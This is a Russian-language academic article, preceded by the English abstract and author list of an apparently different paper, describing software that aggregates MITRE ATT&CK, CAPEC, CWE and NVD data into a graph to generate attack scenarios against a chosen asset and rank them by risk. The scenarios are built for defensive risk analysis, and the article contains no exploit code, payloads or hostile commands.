The aim of this work is to investigate existing tools for assessing and regulating cyber security breach risks. Therefore, the reader is presented with an analysis of concepts, methodologies, and models focused on measuring and prioritizing information risks, as well as implementing their management. In this context, the features and shortcomings of the relevant products from companies such as Qualys, FAIR Institute, Monaco Risk, and others are examined, along with the concepts of cyber security risk management in the United States. Based on the conducted analysis, directions for improvement are proposed and tasks are formulated for enhancing the methodology of computer attack risk analysis.

Keywords: cybersecurity, risk assessment, vulnerability management, CVSS, CVE, cyber risks, information security.

Submitted 20.11.2025

Information about the authors

Alexander A. Ostapenko – Postgraduate Student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Ekaterina A. Moskaleva – Cand. Sc. (Technical), Associate Professor, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Mikhail O. Nikitchenko – Student, Voronezh State Technical University, e-mail: maikl.nikitchenko@yandex.ru

Kirill V. Shcheglov – Student, Voronezh State Technical University, e-mail: kiryusha.shheglov@mail.ru

Daria I. Shevchenko – Student, Voronezh State Technical University, e-mail: shevchenkodashka@yandex.ru

Yaroslav E. Popov – Student, Voronezh State Technical University, e-mail: yarik.popov.2004@gmail.ru

Maxim D. Nemenushchiy – Student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

DOI 10.36622/1682-7813.2025.28.4.011
УДК 349:004.056

ГЕНЕРАЦИЯ МНОЖЕСТВА ВОЗМОЖНЫХ СЦЕНАРИЕВ РЕАЛИЗАЦИИ КОМПЬЮТЕРНЫХ АТАК

А.А. Остапенко, С.В. Краснопольский, М.М. Скрипкин, А.В. Ясенев

В статье рассматривается подход к генерации и визуализации сценариев компьютерных атак на защищаемые объекты, являющиеся компонентами автоматизированных информационных систем, и предлагается программная реализация данного подхода. В рамках подхода предоставляется методика реализации моделирования сценариев эксплуатации уязвимостей по отношению к защищаемым объектам для противодействия современным компьютерным атакам. Актуальность информации, поступающей на вход программного модуля, обеспечивается использованием агрегированных данных из баз знаний MITRE ATT&CK, CAPEC, CWE, NVD, EPSS и CISA KEV. Предложены алгоритм генерации сценариев компьютерных атак и алгоритм их ранжирования, решающий проблему «комбинаторного взрыва» и позволяющий выбрать сценарии с наибольшим показателем риска при приемлемой нагрузке на аппаратное обеспечение.

Ключевые слова: генерация, моделирование, сценарий, уязвимости, шаблоны атак, тактики, техники, компьютерные атаки.

Введение

В условиях стремительного возрастания количества и повышения сложности компьютерных атак на автоматизированные информационные системы (далее — АИС), а также увеличения их масштаба организация технической защиты АИС объективно требует новых подходов к моделированию и прогнозированию векторов возможных атак. Современные информационные системы и инфраструктуры становятся всё более комплексными, распределёнными и гетерогенными, что затрудняет моделирование компьютерных атак по отношению к ним и одновременно с этим кратно увеличивает объём уязвимостей в АИС и количество возможных векторов для проведения атак [1].

Специалистам по информационной безопасности, обеспечивающим защиту АИС от внешних и внутренних угроз, приходится иметь дело с десятками объектов, подлежащих защите, сотнями уязвимостей и тысячами возможных сценариев проведения атак на упомянутые объекты. В связи с этим в настоящей работе предлагается подход к генерации возможных сценариев компьютерных атак, направленных на конкретные компоненты защищаемых АИС, и реализация этого подхода в соответствующем программном обеспечении, что определённо будет иметь практическую ценность для инженеров по защите информации [1-5].

Объектом данного исследования являются АИС, рассматриваемые в контексте функционирования в условиях целенаправленных компьютерных атак.

Предметом исследования являются методики и алгоритмы автоматизированной генерации сценариев компьютерных атак на защищаемые объекты, входящие в состав вышеупомянутых систем.

Актуальность настоящего исследования обусловлена наличием следующих противоречий между:

1) объективной потребностью в агрегации информации об уязвимостях, типах ошибок программного обеспечения, шаблонах кибератак, техниках и тактиках MITRE ATT&CK в единую базу знаний со своевременным обновлением данных и минимальной латентностью и разрозненным хранением упомянутых данных в различных источниках;

2) необходимостью анализа сценариев кибератак на компоненты защищаемых систем для принятия решений в рамках процесса управления рисками ИБ и отсутствием программных комплексов,

© Остапенко А.А., Краснопольский С.В., Скрипкин М.М., Ясенев А.В., 2025

позволяющих формировать, визуализировать и анализировать сценарии кибератак на конкретные защищаемые объекты АИС.

Цель работы заключается в повышении качества процесса управления рисками за счет разработки программного обеспечения для автоматизированной генерации и визуализации сценариев кибератак на защищаемые объекты автоматизированных информационных систем.

Для достижения поставленной цели предстоит решить следующие задачи:

1) разработать алгоритмическое и программное обеспечение, позволяющее автоматизировать процессы сбора, хранения, обработки и обновления данных из разнородных источников и решающее проблему недостаточной связности между узлами баз данных;

2) разработать алгоритмическое и программное обеспечение для генерации и визуализации сценариев кибератак на конкретные защищаемые объекты автоматизированных информационных систем, предоставить возможности для удобного анализа сгенерированных сценариев пользователем программного обеспечения и последующей обработки результатов генерации сторонними модулями.

Новизна полученных результатов состоит в следующем:

1) в разработанном алгоритмическом и программном обеспечении для автоматизированной агрегации, обработки и хранения данных предложен новый подход для достраивания наиболее вероятных взаимосвязей между компонентами кибератак с применением графовых нейронных сетей (далее — GNN), обучающихся не только на семантических свойствах текстов, но и на структуре существующих взаимосвязей в базе данных;

2) разработанный программный модуль автоматизированной генерации сценариев кибератак впервые реализует подход, направленный на генерацию сценариев применительно к конкретным защищаемым объектам.

Теоретическая значимость полученных результатов заключается в следующем:

1) применённый в работе подход, предлагающий использование GNN для прогнозирования отсутствующих в исходных базах данных, но весьма вероятных взаимосвязей между компонентами кибератак, вносит вклад в концепцию применения GNN в предметной области информационной безопасности;

2) предложенный подход к генерации сценариев кибератак закладывает основу для дальнейших работ по автоматизации и повышению качества процесса риск-анализа за счёт перехода от рассмотрения более абстрактных сценариев, привязанных к шаблонам CAPEC, к рассмотрению более предметных сценариев кибератак, направленных на конкретные компоненты АИС.

Практическая ценность полученных результатов видится в том, что:

1) разработанное программное обеспечение для автоматизированного сбора, хранения, обработки и обновления данных, помимо создания единой актуальной базы знаний о компонентах компьютерных атак, позволяет учесть максимальное число уязвимостей защищаемого объекта за счёт применения GNN для прогнозирования связей в базе знаний, а также может быть интегрировано в любые программные модули, способные работать с графовой базой данных;

2) разработанное программное обеспечение для генерации возможных сценариев компьютерных атак на конкретные защищаемые объекты АИС представляет практический интерес для администраторов и инженеров ИБ, предлагая возможности для визуализации, анализа и экспорта полученных результатов и упрощая процесс управления рисками.

Методические основы построения мультиграфа отношений шаблонов, техник реализации компьютерных атак, типов ошибок и уязвимостей

Генерация сценариев компьютерных атак в разработанном программном модуле основана на агрегации данных из нескольких баз знаний (MITRE ATT&CK, CAPEC, CWE, NVD, FIRST и CISA KEV) [6-11] в единую базу знаний, где информация о компонентах

компьютерных атак и взаимосвязях между ними представлена в виде ориентированного мультиграфа:

$$G = (N, E), \quad (1)$$

где N — множество узлов графа (компонентов атак),

E — множество его дуг.

Множество N включает в себя следующие элементы:

1) техники компьютерных атак из базы знаний MITRE ATT&CK;

2) шаблоны атак из базы знаний CAPEC;

3) типы ошибок программного обеспечения из базы знаний CWE;

4) уязвимости программного обеспечения из базы знаний CVE;

5) защищаемые объекты CPE, по отношению к которым возможна эксплуатация уязвимостей.

Множество дуг E включает в себя связи между парами узлов, перечисленными ниже. Приоритетным источником получения информации о взаимосвязях между компонентами атак являются упомянутые ранее ресурсы [6-9], но при необходимости пользователь программного модуля имеет возможность задействовать GNN для повышения связности узлов в графе. Далее в скобках будем приводить название связи, под которым она существует в графовой базе данных и которое отражает направление соответствующих дуг:

1) шаблоны и техники компьютерных атак (CAPEC_TO_TECHNIQUE, CAPEC_TO_TECHNIQUE_PRED);

2) родительские и дочерние шаблоны компьютерных атак (CAPEC_PARENT_TO_CAPEC_CHILD);

3) шаблоны и типы ошибок программного обеспечения (CAPEC_TO_CWE);

4) типы ошибок программного обеспечения и уязвимости (CWE_TO_CVE);

5) уязвимости и объекты CPE (CVE_TO_CPE).

В качестве графовой базы данных для долговременного хранения всей собранной информации в виде ориентированного графа было выбрано программное обеспечение Neo4j ввиду широкой поддержки работы с графами, наличия собственного языка запросов и удобства разворачивания с применением технологий контейнеризации [12].

Также стоит подробнее рассмотреть объекты CPE, использующиеся в программном комплексе для обозначения и классификации компонентов защищаемых АИС, по отношению к которым рассматриваются сценарии компьютерных атак. Данная аббревиатура расшифровывается как Common Platform Enumeration и представляет собой унифицированный машиночитаемый стандарт именования программных и аппаратных продуктов, затронутых конкретными уязвимостями. Информация о CPE и связанных с ними уязвимостях представлена в базе знаний NVD (National Vulnerability Database, Национальная база данных уязвимостей США) [9], созданной и поддерживаемой Национальным институтом стандартом и технологий (NIST) США. На текущий момент актуальным форматом CPE является CPE 2.3, выглядящий следующим образом:

cpe:2.3:<part>:<vendor>:<product>:<version>:<update>:<edition>:<language>:<sw_edition>:<target_sw>:<target_hw>:<other>, где

1) part — тип объекта: *a* (программное обеспечение, application), *o* (операционная система, operating system) или *h* (аппаратное обеспечение, hardware);

2) vendor — производитель продукта;

3) product — наименование продукта;

4) version — версия продукта;

5) update — номер обновления либо патча;

6) edition — редакция продукта (поле было признано устаревшим в версии CPE 2.3 и оставлено для совместимости с более старыми версиями стандарта);

7) language — язык, поддерживаемый графическим интерфейсом продукта в соответствии со спецификацией RFC5646;

8) sw_edition — публичное наименование редакции продукта, например, online edition или common edition;

9) target_sw — целевое программное обеспечение, необходимое для работы продукта;

10) target_hw — целевая платформа, для которой разработан продукт;

11) other — прочие дополнительные атрибуты, специфичные для конкретного вендора или продукта.

Большинство программных и аппаратных продуктов, для которых присутствует идентификатор CPE, не имеют всех заполненных полей. Для таких случаев в записях идентификаторов CPE используются соответствующие нотации. Символ астериск «*» означает «любой» и используется, когда отсутствуют ограничения на приемлемые значения для данного атрибута (например, данный символ в поле version будет означать, что идентификатор CPE подходит для всех версий продукта). Также вместо астериска значение для атрибута может отсутствовать вовсе, эти записи являются эквивалентными. Дефис, или же прочерк означает «неприменимо» и может проставляться в случаях, когда данный атрибут не используется для описания продукта [13].

В качестве примера рассмотрим следующую запись идентификатора CPE 2.3:

cpe:2.3:a:openssl:openssl:3.3.1:::::::*,

которая эквивалентна

cpe:2.3:a:openssl:openssl:3.3.1:*:*:*:*:*:*:*.

Описание полей приведённого идентификатора представлено в табл. 1:

Таблица 1

Описание полей идентификатора CPE OpenSSL

Атрибут	Значение	Описание
part	a	Программное обеспечение (в отличие от операционной системы o или от аппаратного обеспечения h).
vendor	openssl	Наименование производителя ПО, аппаратного продукта или ОС. Для open-source продектов для этого атрибута ставится значение из поля product.
product	openssl	Наименование продукта, в данном случае — openssl, криптографическая библиотека с открытым исходным кодом, реализующая протоколы SSL/TLS.
version	3.3.1	Версия продукта. Для этого атрибута также может встречаться значение *.
update	*	Конкретный номер обновления или патча не указан, соответственно, описание CPE применимо к openssl версии 3.3.1 и любым номером патча.
edition, language, sw_edition, target_sw, target_hw, other	*	Для данных атрибутов конкретные значения также не определены.

Однако не во всех ситуациях выбор CPE в качестве защищаемого объекта и отправной точки для генерации множества сценариев атак в отношении него оправдан с практической точки зрения. Для устранения этого недостатка была реализована интеграция разработанного программного обеспечения со сканерами уязвимостей, позволяющая загрузить отчёт о сканировании в формате XML, из которого будет извлечена информация об обнаруженных в процессе сканирования уязвимостях. Формат XML для создаваемых отчётов о ходе сканирования поддерживается как для популярного сканера уязвимостей OpenVAS, так и для многих отечественных решений, в том числе

MaxPatrol VM, Xspider и Сканер-ВС. Соответственно, инженеры по защите информации будут иметь возможность использовать разработанное программное обеспечение для генерации, визуализации и риск-анализа сценариев атак на объекты, в отношении которых было произведено сканирование любым из вышеперечисленных средств.

Таким образом, графовая база данных программного модуля объединяет сведения из MITRE ATT&CK, CAPEC, CWE, NVD, FIRST и CISA KEV. Принцип работы модуля заключается в поиске в агрегированном графе всех возможных путей от целевого защищаемого объекта до используемых злоумышленниками техник, что позволяет построить многоэтапные сценарии эксплуатации уязвимостей, относящихся к упомянутому объекту. Алгоритмическое обеспечение данного модуля более подробно будет рассмотрено далее.

Методические основы формирования подграфов сценариев реализации компьютерных атак

Процесс выборки множества узлов из графовой базы данных для генерации сценариев компьютерных атак можно описать следующим образом.

1. Загрузка и обновление данных. Данный шаг относится к работе другого модуля, входящего в состав программного комплекса и отвечающего за агрегацию данных, однако наполнение базы знаний является необходимым шагом перед переходом к генерации сценариев. Кроме того, для выполнения модулем актуального риск-анализа перед его запуском необходимо выполнение обновления базы знаний, в частности, актуализация метрик EPSS и CISA KEV.

2. Запрос связанной информации для заданного защищаемого объекта (CPE). Пользователем программного комплекса задаётся целевой защищаемый объект, например, конкретный сервер, сетевое оборудование или приложение, идентифицируемое CPE. Далее выполняется запрос к графовой базе данных с целью собрать все доказательства осуществимости атак на заданный объект. Иными словами, происходит обнаружение всех техник MITRE ATT&CK, для которых в графе существуют пути, связывающие их с целевым объектом через последовательность узлов: техника → CAPEC → CWE → CVE → CPE. Модуль способен выполнять поиск в трёх различных режимах:

– строгий режим поиска (и, соответственно, генерации) допускает от техники до защищаемого объекта ровно в том виде, который представлен выше, то есть в пути может присутствовать только один узел CAPEC,

– нестрогий режим допускает наличие путей следующего вида: техника → родительский шаблон CAPEC → дочерний шаблон CAPEC → CWE → CVE → CPE или техника → дочерний шаблон CAPEC → родительский шаблон CAPEC → CWE → CVE → CPE. Таким образом, помимо увеличения количества рассматриваемых техник для генерации сценариев увеличивается и рассматриваемое множество уязвимостей защищаемого объекта, поскольку не для всех из них в графе существует путь, описанный для строгого режима,

– режим GNN позволяет включать в рассмотрение связи CAPEC_TO_TECHNIQUE_PRED, то есть вероятные связи между узлами CAPEC и техник, предсказанные модулем GNN. В остальном режим аналогичен строгому, то есть путь допускает наличие ровно одного узла CAPEC.

Множество узлов, полученное в результате выполнения рассмотренных выше запросов к базе данных, служит основой для генерации сценариев атак и образует доказательную базу для каждой уязвимости защищаемого объекта и каждой техники, потенциально способной её проэксплуатировать. Программный модуль позволяет визуализировать данное множество, что продемонстрировано на рис. 1. Для наглядности визуализации в качестве защищаемого объекта был выбран контроллер сервер Airleader Master Control (cpe:2.3:o:airleader:airleader_master_control:*:*:*:*:*:*:*:*) с небольшим количеством уязвимостей и, соответственно, возможных сценариев атак.



Рис.1. Множество узлов, полученное в результате выполнения запроса к базе данных

3. Обогащение результатов. После получения множества узлов из графовой базы данных производится расчёт дополнительных метрик для полученных уязвимостей. Для каждой отобранной уязвимости рассчитываются дополнительные метрики, необходимые для дальнейшего риск-анализа — вероятность эксплуатации, ущерб и риск. При расчёте указанных метрик мы полагаем, что величина EPSS оказывается пропорциональной вероятности эксплуатации уязвимости в полной группе событий, которую составляют все уязвимости, способные быть проэксплуатированными злоумышленником для достижения определённой тактической цели (например, повышения привилегий) в ходе проведения атаки, то есть эксплуатация которых возможна в рамках рассматриваемой тактики MITRE.

Методические основы анализа рисков сформированных сценариев компьютерных атак

Метрики, полученные из базы данных во формирования подграфа сценариев компьютерных атак, позволяют осуществить дальнейшие расчёты вероятностей эксплуатации уязвимостей, ожидаемого ущерба от их реализации показателя риска для каждой уязвимости в отдельности и для каждого сценария.

Вероятность эксплуатации можно аналитически определить в следующем нормализованном виде:

$$\overline{P}(CVE_i) = \frac{P(CVE_i)}{\sum_i P\,(CVE_i)}, \quad (2)$$

где

$$P(CVE_i) = EPSS(CVE_i) \prod_{j=1}\left[1 - EPSS\left(CVE_j\right)\right]; \quad (3)$$

$EPSS(CVE_i)$ — метрика EPSS-ресурса для уязвимости CVE_i.

Ущерб конкретной CVE в полной группе событий представляется возможным определить с помощью метрики CVSS.

Полагая, что упомянутая метрика пропорциональна риску уязвимости, можно записать выражение для нахождения ущерба:

$$\overline{U}(CVE_i) = \frac{\frac{CVSS(CVE_i)}{EPSS(CVE_i)}}{max_j\left[\frac{CVSS(CVE_j)}{EPSS(CVE_j)}\right]}, \quad (4)$$

где $CVSS(CVE_i)$ — значение метрики CVSS для уязвимости CVE_i.

Выражение (4) позволяет найти удельный ущерб уязвимости, нормированный по максимальному значению ущерба среди всех уязвимостей в полной группе событий.

Ущерб в контексте всего сценария, то есть последовательности техник и связанных с ними уязвимостей, можно найти следующим образом:

$$\overline{U}(S_m) = \frac{\sum_k \frac{CVSS(CVE_{ik})}{EPSS(CVE_{ik})}}{\sum_k max_j\left[\frac{CVSS(CVE_{jk})}{EPSS(CVE_{jk})}\right]}, \quad (5)$$

где m — индекс сценария S, выбранного из множества возможных сценариев атак на заданный защищаемый объект;

k — индекс тактики в сценарии S;

i — индекс уязвимости, проэксплуатированной в тактике k;

j — индекс всех уязвимостей, которые могут быть проэксплуатированы в тактике k.

Таким образом, удельный риск сценария S представляет собой отношение суммы ущербов от проэксплуатированных уязвимостей в сценарии S к сумме максимальных значений ущербов на каждом шаге (тактике) сценария.

Риск уязвимости определяется как произведение её ущерба на вероятность эксплуатации:

$$Risk(CVE_i) = \overline{P}(CVE_i) \cdot \overline{U}(CVE_i). \quad (6)$$

Риск всего сценария можно определить следующим образом:

$$Risk(S_m) = \overline{U}(S_m) \cdot \prod_i \overline{P}(CVE_{mi}). \quad (7)$$

То есть риск сценария *Sm* равен произведению вероятностей проэксплуатированных на всех этапах сценария уязвимостей, умноженному на ущерб, полученный от реализации сценария *Sm*.

В программном модуле также реализовано расщепление значения метрики CVSS на составляющие по уровню влияния на конфиденциальность, целостность и доступность путём применения метода Шепли. С применением указанного метода становится возможным вычислить значения ущерба и, соответственно, риска относительно каждого из перечисленных свойств безопасности информации с использованием формулы (7) для риска и формул (8), (9) и (10) для ущерба:

$$\overline{U}(CVE_i) = \frac{\frac{CVSS_К(CVE_i)}{EPSS(CVE_i)}}{max_j\left[\frac{CVSS(CVE_j)}{EPSS(CVE_j)}\right]}, \quad (8)$$

$$\overline{U}(CVE_i) = \frac{\frac{CVSS_Ц(CVE_i)}{EPSS(CVE_i)}}{max_j\left[\frac{CVSS(CVE_j)}{EPSS(CVE_j)}\right]}, \quad (9)$$

$$\overline{U}(CVE_i) = \frac{\frac{CVSS_Д(CVE_i)}{EPSS(CVE_i)}}{max_j\left[\frac{CVSS(CVE_j)}{EPSS(CVE_j)}\right]}, \quad (10)$$

где $CVSS_К(CVE_i)$ — вклад свойства конфиденциальности информации в базовую оценку CVSS для уязвимости CVE_i;

$CVSS_Ц(CVE_i)$ — вклад свойства целостности информации в базовую оценку CVSS для уязвимости CVE_i;

$CVSS_Д(CVE_i)$ — вклад свойства доступности информации в базовую оценку CVSS для уязвимости CVE_i.

Таким образом, на данном этапе мы получаем структурированное представление всех потенциальных шагов атаки на выбранный защищаемый объект с привязкой данных шагов к тактикам MITRE и с указанием конкретных уязвимостей, посредством которых данные шаги могут быть реализованы.

Уязвимости на каждом шаге (тактике) формируют полную группу событий, в контексте которой для них рассчитываются метрики по формулам (2), (3), (4) и (6). Формулы (5) и (7) применяются позднее для риск-анализа сгенерированных сценариев на основе заранее рассчитанных метрик уязвимостей, что позволяет ранжировать сценарии в соответствии с их показателем риска.

Алгоритмическое обеспечение генерации сценариев компьютерных атак

После получения всей необходимой информации о тактиках, техниках и уязвимостях, релевантных для выбранного объекта CPE, происходит непосредственно генерация сценариев компьютерных атак. Алгоритм генерации представлен далее на блок-схеме (рис. 2):

Приведённый алгоритм генерирует множество сценариев атаки на целевой защищаемый объект, опираясь на множество узлов, полученное в результате выполнения запроса к базе данных в одном из ранее упомянутых режимов (строгом, нестрогом или GNN). Посредством данного запроса поэтапно извлекаются уязвимости CVE, связанные с рассматриваемым объектом, далее связанные с ними типы ошибок программного обеспечения CWE, затем по этим связям выявляются релевантные шаблоны CAPEC и наконец определяются связанные с ними техники. После формирования выходных данных выполненного запроса необходимо сгруппировать техники по тактикам, к которым они относятся. На этом этапе отсеиваются техники и тактики, малоподходящие для формирования сценариев, поскольку, как правило, не требуют эксплуатации уязвимостей (разведка, подготовка ресурсов).

Далее для каждой уязвимости происходит расчёт метрик по формулам (2), (3), (4) и (6). На следующем этапе мы уже имеем набор узлов, представляющий собой

множество сценариев — то есть множество уязвимостей, связанных с техниками их эксплуатации, которые в свою очередь сгруппированы по тактикам, размещённым в соответствии с их порядком в матрице MITRE ATT&CK [6].



Рис. 2. Блок-схема алгоритма генерации сценариев атак

